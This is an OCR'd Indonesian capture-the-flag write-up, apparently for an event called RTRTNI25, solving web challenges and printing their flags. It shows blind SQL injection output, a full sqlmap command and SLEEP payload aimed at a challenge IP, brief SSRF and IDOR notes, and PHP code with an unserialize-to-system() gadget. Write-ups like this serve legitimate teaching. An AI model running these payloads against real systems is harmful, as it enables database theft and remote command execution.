

Powered By **RTRTNI25**. Copyright 2025

```
itoid  /web/time_is_the_key
36%  5.35G  100%  127
>>> python sol.py
[*] Calibrating timing…
[i] Baseline ~0.024s, Sleep ~4.022s, Threshold ~2.023s
[i] Oracle check: TRUE→True, FALSE→False
[*] Getting current database name…
[+] Length ≈ 8
[=] login_db
[+] DB = 'login_db'
[*] Enumerating tables…
[+] Length ≈ 1
[=] 1
[*] table[0]
[+] Length ≈ 5
[=] users
[+] Tables: ['users']
[*] Columns in users …
[+] Length ≈ 1
[=] 3
[*] column[0] in users
[+] Length ≈ 2
[=] id
[*] column[1] in users
[+] Length ≈ 8
[=] username
[*] column[2] in users
[+] Length ≈ 8
[=] password
[+] users columns: ['id', 'username', 'password']
[*] Trying dump users.password LIMIT 1 …
[+] Length ≈ 50
[=] RTRTN
```

karena lama banget, pake sqlmap untuk ngerecover full flagnya karena cukup fetch flagnya dari kolom users.password

```
itoid  /web/door_to_door
36%  4.78G  100%
>>> sqlmap -u "http://18.136.199.188:8001/" \
  --method=POST --data="username=*&password=x" \
  --dbms=mysql --technique=T --time-sec=4 --level=5 --risk=3 --batch --random-agent \
  -D login_db -T users -C password --where "username='admin'" --dump --threads=2 --fresh-queries --eta

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federa
d are not responsible for any misuse or damage caused by this program

[*] starting @ 19:40:54 /2025-09-20/

[19:40:54] [INFO] fetched random HTTP User-Agent header value 'Opera/9.80 (X11; Linux i686; U; ru) Presto/2.2.15 Version/10.00' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[19:40:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=' AND (SELECT 3768 FROM (SELECT(SLEEP(4)))FqNM)-- NYiI&password=x
---
[19:40:54] [INFO] testing MySQL
[19:40:59] [INFO] confirming MySQL
[19:40:59] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[19:41:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL >= 5.0.0
[19:41:07] [INFO] fetching entries of column(s) 'password' for table 'users' in database 'login_db'
[19:41:07] [INFO] fetching number of column(s) 'password' entries for table 'users' in database 'login_db'
multi-threading is considered unsafe in time-based data retrieval. Are you sure of your choice (breaking warranty) [y/N] N
[19:41:07] [INFO] retrieved: 1
[19:41:11] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.............................. (done)
RT
```


Powered By **RTRTNI25**. Copyright 2025



3. FLAG


RTRTNI25{Blind_SQLi_Requires_Patience_and_Scripts}

Bypass Redirect


DESKRIPSI SOAL - 200 POINTS

Powered By **RTRTNI25**. Copyright 2025

2. PROOF OF CONCEPT



classic SSRF yang pake anti-redirect filter, tapi bisa hit internal admin




3. FLAG

Powered By **RTRTNI25**. Copyright 2025

RTRTNI25{There_Is_More_Than_One_Way_To_Say_Localhost

D00r t0 D00r v2


DESKRIPSI SOAL - 220 POINTS




2. PROOF OF CONCEPT

IDOR lagi, tapi entah kenapa lebih simple, langsung hit APInya aja kalo gitu. Nah bedanya disini ada parameter flag, yang dimana semua agent tidak memiliki flag (null)

Powered By **RTRTNI25**. Copyright 2025



Coba isi parameter flagnya, alhasil dapet deh




3. FLAG

RTRTNI25{Y0u_g0t_!t_fl4g_p4r4m3t3r}


Deserialization Disaster

DESKRIPSI SOAL - 300 POINTS

Powered By **RTRTNI25**. Copyright 2025



2. PROOF OF CONCEPT



index.php:

```php
<?php
ini_set('open_basedir', '');
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>User Preference Importer</title>
    <style>
        body { font-family: sans-serif; margin: 2em; }
        .container { max-width: 800px; margin: auto; }
        textarea { width: 100%; height: 150px; }
```


Powered By **RTRTNI25**. Copyright 2025

```
        .message { border: 1px solid #ccc; padding: 1em; margin-top: 1em;
}
    </style>
</head>
<body>

<div class="container">
    <h1>Internal Admin Portal</h1>
    <p>Import user preferences by pasting the serialized data string
below.</p>

    <?php
    class Executor {
        public $command;
        public function __destruct() {
            if ($this->command) {
                system($this->command);
            }
        }
    }

    class Logger {
        private $logFile;
        private $logMessage;

        public function __construct() {
            $this->logFile = "/tmp/importer.log";
            $this->logMessage = "Process started.";
        }

        public function __wakeup() {
            $this->logFile = "/tmp/importer.log";
            error_log("Woke up and reset log file!");
        }

        public function __destruct() {
            file_put_contents($this->logFile, $this->logMessage . "\n",
FILE_APPEND);
        }
    }

    $message = "";
    if (isset($_POST['data'])) {
```


Powered By **RTRTNI25**. Copyright 2025

```
        $serialized_data = $_POST['data'];

        try {
            $prefs = unserialize($serialized_data);
            $message = "Preferences imported successfully!";
        } catch (Exception $e) {
            $message = "Error importing data: " . $e->getMessage();
        }
    }
    ?>

    <form method="POST">
        <textarea name="data" placeholder="Paste serialized data
here..."></textarea>
        <br><br>
        <button type="submit">Import Preferences</button>
    </form>

    <?php if ($message): ?>
        <div class="message">
            <p><?php echo htmlspecialchars($message); ?></p>
        </div>
    <?php endif; ?>

    <hr>
    <p><em>For reference, a safe serialized string might look like:
O:8:"UserInfo":2:{s:4:"name";s:4:"test";s:5:"email";s:9:"test@test";}
(Note: UserInfo class is not defined here, this is just an example
format).</em></p>
</div>

</body>
</html>
```

halaman webnya mendecode apapun yang kita post, dan ada gadget yang menjalankan shell command di Executor::__destruct():


```
  class Executor {
        public $command;
        public function __destruct() {
            if ($this->command) {
                system($this->command);
            }
        }
    }
```


Powered By **RTRTNI25**. Copyright 2025


```
    class Logger {
        private $logFile;
        private $logMessage;

        public function __construct() {
            $this->logFile = "/tmp/importer.log";
            $this->logMessage = "Process started.";
        }

        public function __wakeup() {
            $this->logFile = "/tmp/importer.log";
            error_log("Woke up and reset log file!");
        }

        public function __destruct() {
            file_put_contents($this->logFile, $this->logMessage . "\n",
FILE_APPEND);
        }
    }
```

cukup kirimkan objek Executor yang sudah diserialisasi dengan command yang kita inginkan

Powered By **RTRTNI25**. Copyright 2025



Powered By **RTRTNI25**. Copyright 2025



3. FLAG

RTRTNI25{Unserializing_Untrusted_Data_Is_A_Bad_Idea}


JWT Crack

DESKRIPSI SOAL - 380 POINTS

Powered By **RTRTNI25**. Copyright 2025

2. PROOF OF CONCEPT

sangat straightforward



